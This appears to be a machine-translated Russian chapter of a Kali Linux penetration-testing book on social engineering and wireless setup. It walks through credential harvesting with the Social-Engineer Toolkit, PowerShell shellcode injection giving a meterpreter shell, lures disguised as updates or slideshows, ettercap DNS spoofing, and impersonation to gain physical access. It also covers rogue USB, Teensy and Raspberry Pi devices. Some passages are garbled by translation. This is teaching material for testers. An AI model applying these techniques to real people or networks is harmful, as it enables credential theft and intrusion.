[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.

[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.101 - - [30/Mar/2014 16:22:22] "GET / HTTP/1.1" 200 -
192.168.0.101 - - [30/Mar/2014 16:22:22] "GET /source.js HTTP/1.1" 200 -
192.168.0.101 - - [30/Mar/2014 16:22:27] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=-ALULzXVb70
PARAM: continue=https://accounts.google.com/ManageAccount
PARAM: followup=https://accounts.google.com/ManageAccount
PARAM: _utf8=
PARAM: bgresponse=!A0I_x9CEpcVt0ESkBeAKPAu4UA8AAxYG-yoEJMUic4ifLIzjb-P2Ab7J9rKw
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=
POSSIBLE PASSWORD FIELD FOUND: Passwd=
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
PARAM: rmShown=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Использование вектора атаки сайта - Веб-Метод Multi-Атаки

Атака «hail Mary» для векторных атак на веб-сайт - это метод Multi-Attack Web Method, который позволяет злоумышленнику реализовать несколько различных атак за один раз, если они захотят. По умолчанию все атаки отключены, и злоумышленник выбирает те, которые будут запускаться против жертвы, как показано на следующем снимке экрана:



Это эффективный вариант, если вы не знаете, какие атаки будут эффективны против целевой организации; Выбрать одного сотрудника, определить успешные атаки, а затем повторно использовать их против других сотрудников.

Использование буквенно-цифрового PowerShell шеллкода для инъекционной атаки

Инструментарий Social Engineering Toolkit также включает в себя более эффективные атаки на основе PowerShell, которые доступны во всех операционных системах Microsoft после выпуска Microsoft Vista. Поскольку shell-код PowerShell можно легко ввести в физическую память цели, атаки с использованием этого вектора не вызывают срабатывания антивирусной тревоги.


Запуск атаки PowerShell для инъекций проходит с использованием `setoolkit`, для запуска атаки выберите `1) Social-Engineering Attacks` из главного меню. Затем выберите `10) Powershell Attack Vectors` из следующего меню.

Это даст атакующему четыре варианта типов атак; Для этого примера, выберите 1 для вызова `PowerShell Alphanumeric Shellcode Injector`.


Это задаст параметры атаки и предложит злоумышленнику ввести IP-адрес для прослушивателя полезной нагрузки, который обычно будет IP-адресом злоумышленника. Когда это будет введено, программа создаст код эксплоита и запустит локальный прослушиватель.

Шелл-код PowerShell, запускающий атаку, хранится в `/root/.set/reports/powershell/x86_powershell_injection.txt`.

Социально-инженерный аспект атаки происходит, когда злоумышленник убеждает предполагаемую жертву скопировать содержимое x86_powershell_injection.txt в командной строке, как показано на следующем снимке экрана, и выполнить код.



Как показано на следующем скриншоте, выполнение шеллкода не инициировало антивирусную сигнализацию в целевой системе. Вместо этого, когда код был выполнен, он открыл сеанс meterpreter в атакующей системе и позволил злоумышленнику получить интерактивную оболочку с удаленной системой.



Скрытие исполняемых файлов и запутывания URL атакуемого

Как показано в предыдущих примерах, есть два ключа к успеху в запуске атаки SEToolkit. Первое - это получение информации, необходимой для ее работы, - имен пользователей, деловой информации и дополнительных сведений о сетях, системах и приложениях.

Однако большая часть усилий сосредоточена на втором аспекте - разработке атаки, чтобы побудить цель открыть исполняемый файл или щелкнуть на ссылку.

Несколько атак производят модули, которые требуют, чтобы жертва выполнила их, чтобы атака преуспела. К сожалению, пользователи все больше опасаются запускать неизвестное программное обеспечение. Однако есть несколько способов увеличить вероятность успешного выполнения атаки, включая следующие:


- Атаковать систему, известную и доверенную предполагаемой жертве, или обманывать источник атаки. Если атака появляется из службы поддержки или поддержки ИТ, и утверждает, что она является «срочным обновлением программного обеспечения», скорее всего, она будет выполнена.
- Переименуйте исполняемый файл, чтобы он походил на доверенное программное обеспечение, например «Обновление Java».
- Внедрите вредоносную полезную нагрузку в доброкачественный файл, такой как PDF-файл, используя атаку, такую как атака adobe_pdf_embedded_exe_nojs от Metasploit. Исполняемые файлы также могут быть привязаны к файлам Microsoft Office, установочным файлам MSI или файлам BAT, установленным для бесшумного запуска на рабочем столе.
- Попросите пользователя щелкнуть ссылку, которая загружает вредоносный исполняемый файл.

Поскольку SEToolkit использует URL-адрес атакующего в качестве места назначения для его атак, ключевым фактором успеха является то, что URL-адрес атакующего правдоподобен для жертвы. Для этого существует несколько методов, включая следующие:

- Сократите URL-адрес, используя службу, например goo.gl или tinyurl.com. Укороченные URL-адреса распространены среди социальных сетей, таких как Twitter, а жертвы редко используют меры предосторожности при нажатии на такие ссылки.
- Введите ссылку на сайте социальной сети, например Facebook или LinkedIn; Сайт создаст свою собственную ссылку для замены вашей, с изображением целевой страницы. Затем удалите ссылку, которую вы ввели, оставив позади новую ссылку для социальных сетей.

- Создайте фальшивую веб-страницу на LinkedIn или в Facebook - в качестве злоумышленника вы контролируете контент и можете создать привлекательную историю, чтобы побудить участников кликать по ссылкам или загружать исполняемые файлы. Хорошо выполненная страница будет нацелена не только на сотрудников, но и на поставщиков, партнеров и их клиентов, максимально увеличивая успех атаки SEToolkit.
- Вставляйте ссылку в файл, такой как PowerPoint.

Чтобы внедрить ссылку в PowerPoint, запустите его и создайте слайд-шоу, сохранив расширение как .pps. Дайте презентации название, которое будет представлять интерес для целевого человека, и создайте пару общих файлов содержимого. На первой странице вставьте текстовое поле и перетащите его, чтобы охватить всю поверхность слайда. Нажмите «Вставить» и выберите вкладку «Действие». В диалоговом окне нажмите переключатель гиперссылка на радио и выберите URL-адрес в раскрывающемся меню. Введите URL-адрес, используемый для запуска атаки, как показано на следующем снимке экрана:



Когда файл открывается, он запускается как полноэкранное слайд-шоу. Поскольку атака запускается с помощью мыши, пользователи будут запускать атаку при попытке закрыть документ.

Эскалация атаки с помощью перенаправления DNS

Если атакующий или тестер на проникновения нарушили работу хоста во внутренней сети, они могут изменить атаку с использованием перенаправления DNS. Обычно это считается горизонтальной атакой (она подвергает риску лиц с примерно одинаковыми правами доступа); Однако она также может увеличиваться по вертикали, если учетные данные привилегированных лиц будут захвачены.

В этом примере мы будем использовать ettercap, который действует как снифер, перехватчик и логгер для коммутируемых локальных сетей. Он облегчает атаки типа «человек по середине», но мы будем использовать его для запуска атаки перенаправления DNS, чтобы переадресовать пользователей на сайты, используемые для наших атак социальной инженерии.


Чтобы начать атаку, мы должны сначала изменить файл конфигурации ettercap, расположенный в /etc/ettercap/etter.dns, чтобы перенаправить запросы на наш враждебный сайт. Образец с сайта Microsoft находится в файле конфигурации; Скопируйте те же сведения, чтобы направлять целевой запрос сайта на вредоносный IP-адрес, как показано на следующем снимке экрана:

```
36 ################################
37 # microsoft sucks ;)
38 # redirect it to www.linux.org
39 #
40
41 facebook.com       A   192.
42 *.facebook.com     A   192.
43 www.facebook.com   PTR 192.
44
45 microsoft.com      A   198.
46 *.microsoft.com    A   198.
47 www.microsoft.com  PTR 198.      # Wildcards in PTR are not allowed
48
49 ########################################
```

Запустите ettercap в графическом режиме, введя ettercap -G в командной строке. На вкладке «Sniff» выберите «Unified sniffing» в раскрывающемся меню, как показано на следующем снимке экрана:


Когда будет предложено выбрать сетевой интерфейс, выберите eth0 для внутренней сети (как вы можете видеть, ettercap будет также поддерживать беспроводные атаки при выборе другого интерфейса). Вы должны увидеть, что меню с вкладками меняется, предоставляя вам больше возможностей.

На вкладке «Hosts» выберите «Scan for hosts» в раскрывающемся меню. Он проведет быстрое сканирование, а затем сообщит, что «x hosts added to the hosts list»(x хост добавлен в список хостов). На вкладке «Hosts» выберите «Hosts list», чтобы увидеть список возможных целевых систем, как показано на следующем снимке экрана:




Выделите идентифицированные системы, на которые вы хотите настроить таргетинг (например, все хосты, расположенные в одном сегменте коммутируемой локальной сети), и выберите **Add to Target 1**.

Когда это будет сделано, выберите вкладку «Plugins», которая предоставит вам список плагинов ettercap, доступных для использования. Выберите плагин ec_dns_spoof.so, как показано на следующем скриншоте:



Чтобы запустить атаку, выберите вкладку «Mitm» и выберите «Arp poisoning» в раскрывающемся меню, как показано на следующем снимке экрана. Ettercap отравит таблицу или таблицу протокола разрешения адресов в выбранных системах.



Когда выбрано отравление ARP, вам будут предложены дополнительные параметры. Выберите параметр для поиска удаленных подключений. Затем перейдите на вкладку «Start» и выберите «start unified sniffingstart unified sniffing».

Когда пользователь в любой из целевых систем пытается попасть в Facebook, их таблица кэша не предоставит им место в Интернете. Ettercap перенаправит свои поисковые запросы на URL-адрес, который вы указали в файле конфигурации, и вместо этого пользователи будут направлены на враждебную веб-страницу, подготовленную злоумышленником, и подвергнуться атаке, такой как сбор учетных данных.

В любое время нападающие будут видеть в браузере правильный URL-адрес.

Перенаправление DNS может использоваться для облегчения всех атак, которые полагаются на щелчок пользователя по URL-ссылке для инициирования атаки, и это работает как в проводных, так и в беспроводных сетях.

Физический доступ и враждебные устройства

Kali и SEToolkit также облегчают атаки, когда злоумышленник имеет прямой физический доступ к системам и сети. Это может быть рискованная атака, так как злоумышленник может быть замечен наблюдающим человеком или пойман на контрольном устройстве. Однако вознаграждение может быть значительным, поскольку нарушитель может скомпрометировать определенные системы, которые имеют ценные данные.

Физический доступ обычно является прямым результатом социальной инженерии, особенно когда используется перевоплощение. Обычные перевоплощения включают следующее:

- Лицо, которое утверждает, что оно служба поддержки или поддержки ИТ, и просто нуждается в быстром прерывании жертвы путем установки обновления системы.
- Продавец, который заходит, чтобы поговорить с клиентом, а затем извиняется, чтобы поговорить с кем-то еще или посетить туалет.
- Атакующие могут сделать выбор в пользу онлайн-доставки; Однако, так как большинство людей полагают, что любой, кто одет в коричневый цвет и толкает тележку, заполненную коробками, является лицом, поставляющим UPS, обмундирование редко является необходимостью для социальной инженерии!
- Торговцы, одетые в рабочую одежду, имеющие «заказ на работу», который они распечатали, обычно имеют доступ к шкафам и другим помещениям, особенно если они заявляют, что присутствуют по просьбе управляющего зданием.

- Вы одеты в дорогом костюме и быстро ходите - сотрудники предполагают, что вы неизвестный менеджер. При проведении такого рода проникновения мы обычно информируем людей о том, что мы аудиторы, и наши проверки редко подвергаются сомнению.

Цель враждебного физического доступа состоит в быстром компрометации выбранных систем; Это обычно достигается установкой бэкдора или подобного устройства на цель.

Одна из классических атак заключается в том, чтобы поместить в систему CD-ROM, DVD или USB-ключ и позволить системе установить его с помощью опции autoplay; Однако многие организации отключают автовоспроизведение по сети.

Атакующие могут также создавать «отравленные приманки» ловушки - мобильные устройства, содержащие файлы с именами, которые приглашают человека щелкнуть файл и проверить его содержимое. Некоторые примеры включают следующее:

• Ключи USB с надписями, такими как зарплата сотрудников или медицинская страховка.

• Metasploit позволяет злоумышленнику связать полезную нагрузку, такую как обратная оболочка, с исполняемым файлом, например с заставкой. Злоумышленник может создать заставку с использованием общедоступных корпоративных образов и почтовые компакт-диски для сотрудников с новым одобренным скринсейвером. Когда пользователь устанавливает программу, бэкдор также устанавливается и подключается к злоумышленнику.

• Если вы знаете, что сотрудники посещали недавнюю конференцию, злоумышленники могут олицетворять поставщика, который присутствовал, и отправить адресату письмо, намекающее на то, что это последует за продавцом. Типичным будет сообщение: «Не пропустите демонстрацию продукта и годовую бесплатную пробную версию, просмотрите слайд-шоу на прикрепленном USB-ключе, нажав start.exe».

Один интересный вариант - USB-ключ SanDisk U3 или Smart Drive. Ключ U3 были предварительно установлены с программным обеспечением панели запуска, которое автоматически позволяло ключам записывать файлы или данные реестра непосредственно на главный компьютер при вставке, чтобы помочь в возврате запуска одобренных программ. Инструмент u3-pwn (Kali Linux -> Maintaining Access -> OS Backdoors -> u3-pwn) удаляет исходный ISO-файл из Sandisk U3 и заменяет его враждебной полезной нагрузкой Metasploit, которая затем кодируется, чтобы избежать обнаружения в целевой системе.

К сожалению, поддержка этих устройств USB уменьшается, и они остаются уязвимыми для той же степени обнаружения, что и другие полезные данные Metasploit.

Появляется вариант использования Teensy - небольшого интегрального устройства, которое регистрируется как USB-клавиатура при вставке в систему на базе Windows. Это позволяет обойти системы, которые отключают автозапуск или используют антивирусное программное обеспечение на стороне клиента. Teensy можно приобрести в Интернете через Amazon за 20-20 долларов США.

`setoolkit` генерирует код, необходимый для Teensy, чтобы превратить его в вектор атаки, как показано на следующем снимке экрана:

```
Select a payload to create the pde file to import into Arduino:

  1) Powershell HTTP GET MSF Payload
  2) WSCRIPT HTTP GET MSF Payload
  3) Powershell based Reverse Shell Payload
  4) Internet Explorer/FireFox Beef Jack Payload
  5) Go to malicious java site and accept applet Payload
  6) Gnome wget Download Payload
  7) Binary 2 Teensy Attack (Deploy MSF payloads)
  8) SDCard 2 Teensy Attack (Deploy Any EXE)
  9) SDCard 2 Teensy Attack (Deploy on OSX)
 10) X10 Arduino Sniffer PDE and Libraries
 11) X10 Arduino Jammer PDE and Libraries
 12) Powershell Direct ShellCode Teensy Attack
 13) Peensy Multi Attack Dip Switch + SDCard Attack
```


Модификация, настроенная как враждебный агент, достаточно сильна; Во время тестирования на проникновение корпоративных клиентов наши тестеры продемонстрировали стопроцентный шанс заразить хотя бы одну систему в каждой тестируемой сети!

К сожалению, эти устройства имеют значительное ограничение - они могут делать только то, что они запрограммированы делать, а тестер или анализатор проникновения ограниченно использует любые открытия, сделанные после компромисса.

Чтобы исправить это короткое падение, злоумышленники теперь используют в качестве вектора атаки микрокомпьютеры, такие как Raspberry Pi.

Векторы атаки Raspberry Pi

Raspberry Pi - это микрокомпьютер - он имеет размер приблизительно 8.5 см x 5.5 см, но тем не менее у него 512 МБ ОЗУ, два USB-порта и порт Ethernet, поддерживаемые чипом Broadcom, используя процессор ARM, работающий на частоте 700 МГц (Который может быть разогнан до 1 ГГц). Он не содержит жесткий диск, но использует SD-карту для хранения данных. Как показано на следующем изображении, Raspberry Pi составляет приблизительно две трети длины маркера; Его легко скрыть (за рабочими станциями или серверами, размещенными внутри серверных шкафов или скрытыми под панелями в центре обработки данных).



Чтобы настроить Raspberry Pi как вектор атаки, требуются следующие элементы:

- Raspberry Pi Model B или более новая версия
- Кабель HDMI
- Кабель micro USB и зарядный блок
- Кабель Ethernet или мини-беспроводной адаптер
- SD-карта класса 10 не менее 8 ГБ

Вместе все это, как правило, доступно в Интернете в общей сложности за менее чем 100 долларов США или в начале 2017 года приблизительно 6000 рублей.

Чтобы настроить Raspberry, загрузите последнюю версию Kali Linux ARM и извлеките ее из исходного архива. Если вы настраиваетесь с рабочего стола Windows, загружайте и извлекайте Win32DiskImager (http://sourceforge.net/projects/win32diskimager/).

С помощью устройства для чтения карт памяти подключите SD-карту к компьютеру под управлением Windows и откройте Win32DiskImager. Выберите версию ARM Kali, kali-custom-rpi.img, которая была загружена и ранее извлечена, и запишите ее на SD-карту. Это займет некоторое время.

Отдельные инструкции для прошивки SD-карты с Mac или Linux-систем доступны на веб-сайте Kali.

Вставьте новую карту SD в Raspberry Pi и подключите кабель Ethernet или беспроводной адаптер к рабочей станции Windows, кабель HDMI к монитору и кабель питания Micro USB к источнику питания. После включения питания он загружается непосредственно в Kali Linux. Raspberry полагается на внешнее питание, и в ней нет отдельного переключателя вкл/выкл; Однако Kali все еще может быть отключен из командной строки.

После установки Kali убедитесь, что он обновлен с помощью команды apt-get.

Убедитесь, что ключи SSH изменены как можно скорее, так как все изображения Raspberry Pi имеют одинаковые ключи. Используйте следующую команду:

```
root@kali:~rm /etc/ssh/ssh_host_*
root@kali:~dpkg-reconfigure openssh-server
root@kali:~ service ssh restart
```

В то же время убедитесь, что имя пользователя и пароль по умолчанию изменены.

Следующим шагом является настройка Raspberry для подключения к компьютеру злоумышленника (с использованием статического IP-адреса или службы динамической адресации DNS) с регулярным интервалом, используя cron.

Затем злоумышленник должен физически получить доступ к объекту и подключить Raspberry к сети. Большинство сетей автоматически назначает устройствам DHCP-адрес и ограничивает контроль над этим типом атаки.

Как только Raspberry подключается к IP-адресу злоумышленника, злоумышленник может запустить разведку и использовать приложения во внутренней сети жертвы из удаленного места, используя SSH для выдачи команд.

При подключении беспроводного адаптера, например EW-7811Un, беспроводного адаптера 802.11b/g/nNano USB с пропускной способностью 150 Мбит/с, злоумышленник может подключиться к беспроводной сети или использовать Raspberry Pi для запуска беспроводных атак (Глава 8, «Эксплуатация Беспроводной Связи»).

Резюме

Социальная инженерия - это методика взламывания человеческого персоны, основанного на врожденном доверии и готовности человека атаковать сеть и ее устройства.

В этой главе мы рассмотрели, как социальную инженерию можно использовать для облегчения атак, предназначенных для сбора учетных данных сети, активации вредоносного программного обеспечения или оказания помощи в запуске новых атак. Большинство атак основано на инструментах социальной инженерии; Однако у Kali есть несколько других приложений, которые можно использовать с помощью методологии социальной инженерии. Мы также рассмотрели, как физический доступ, обычно в сочетании с социальной инженерией, может использоваться для размещения враждебных устройств в целевой сети.

В следующей главе мы рассмотрим, как вести разведку против беспроводных сетей, атаковать открытые сети, а также сети, которые защищены схемами шифрования на основе WEP, WPA и WPA2. Мы также рассмотрим общие недостатки в беспроводных протоколах, которые делают их уязвимыми для атак типа «отказ в обслуживании», а также атак с олицетворением.

8

Эксплуатация Беспроводной Связи

С преобладанием мобильных устройств и необходимостью обеспечения мгновенного сетевого подключения беспроводные сети стали повсеместной точкой доступа в Интернет. К сожалению, удобство беспроводного доступа сопровождается ростом эффективных атак, которые приводят к краже доступа и данных, а также к отказу в обслуживании сетевых ресурсов. Kali предоставляет несколько инструментов для настройки и запуска этих беспроводных атак, что позволяет организациям повысить уровень безопасности.

В этой главе мы рассмотрим несколько служебных задач и беспроводных атак, в том числе:

- Настройка Kali для беспроводных атак
- Беспроводная разведка
- Обход проверки подлинности MAC-адреса
- Компрометация шифрования WEP
- Атака WPA и WPA2
- Беспроводные атаки и социальная инженерия - клонирование точки доступа
- Перехват коммуникационных атак типа «человек-по-середине»
- Беспроводные атаки «человек-по-середине»
- Атаки типа «Denial-of-service» (DoS) против беспроводной связи

Настройка Kali для беспроводных атак

Kali Linux была выпущена с несколькими инструментами для облегчения тестирования беспроводных сетей; Однако эти атаки требуют полной конфигурации, чтобы быть полностью эффективными. Кроме того, тестеры должны приобрести богатый опыт работы в беспроводных сетях, прежде чем внедрять атаки или проверять беспроводную сеть.

Наиболее важным инструментом в тестировании безопасности беспроводной сети является беспроводной адаптер, который подключается к точке беспроводного доступа. Он должен поддерживать инструменты, которые используются, особенно набор инструментов aircrack-ng; В частности, чипсет карты и драйверы должны обладать способностью вводить беспроводные пакеты в поток связи. Это требование для атак, которым требуются определенные типы пакетов, которые должны быть введены в поток трафика между целью и жертвой. Введенные пакеты могут вызвать отказ в обслуживании, позволяя злоумышленнику захватить данные рукопожатия, необходимые для взлома ключей шифрования или поддержки других беспроводных атак.

Сайт aircrack-ng (www.aircrack-ng.org) содержит список известных совместимых беспроводных адаптеров.


Самыми надежными адаптерами, которые могут использоваться с Kali, являются карты ALFA NETWORK, особенно адаптеры AWUS036NH, которые поддерживают беспроводные протоколы 802.11 b, g и n. Карты Alfa легко доступны в Интернете и будут поддерживать все тесты и атаки, совершаемые с помощью Kali.

Беспроводная разведка

Первым шагом для проведения беспроводной атаки является проведение разведки - это определяет точную целевую точку доступа и выделяет другие беспроводные сети, которые могут повлиять на тестирование.

Если вы используете подключенную через USB беспроводную карту для подключения к виртуальной машине Kali, убедитесь, что USB-соединение отключено от основной операционной системы и подключено к виртуальной машине, щелкнув значок USB-соединения.

Затем определите, какие беспроводные интерфейсы доступны, запустив iwconfig из командной строки, как показано на следующем снимке экрана:




Для некоторых атак вы можете увеличить выходную мощность адаптера. Это особенно полезно, если вы размещены с законной точкой беспроводного доступа и хотите, чтобы целевые объекты подключались к ложной точке доступа под вашим контролем, а не к легитимной точке доступа. Эти ложные или несанкционированные точки доступа позволяют злоумышленнику перехватывать данные и просматривать или изменять их по мере необходимости для поддержки атаки. Злоумышленники часто копируют или клонируют законный беспроводной сайт, а затем увеличивают его мощность передачи по сравнению с законным сайтом в качестве средства привлечения жертв. Для увеличения мощности используется следующая команда:

```
kali@linux:~# iwconfig wlan0 txpower 30
```

Многие атаки будут проводиться с использованием aircrack-ng и связанных с ним инструментов. Для начала нам нужно уметь перехватывать или контролировать беспроводные передачи; Поэтому мы должны установить коммуникационный интерфейс Kali с беспроводными возможностями для мониторинга режима с помощью команды airmon-ng:

```
kali@linux:~# airmon-ng start wlan0
```

Выполнение предыдущей команды показано на следующем скриншоте:



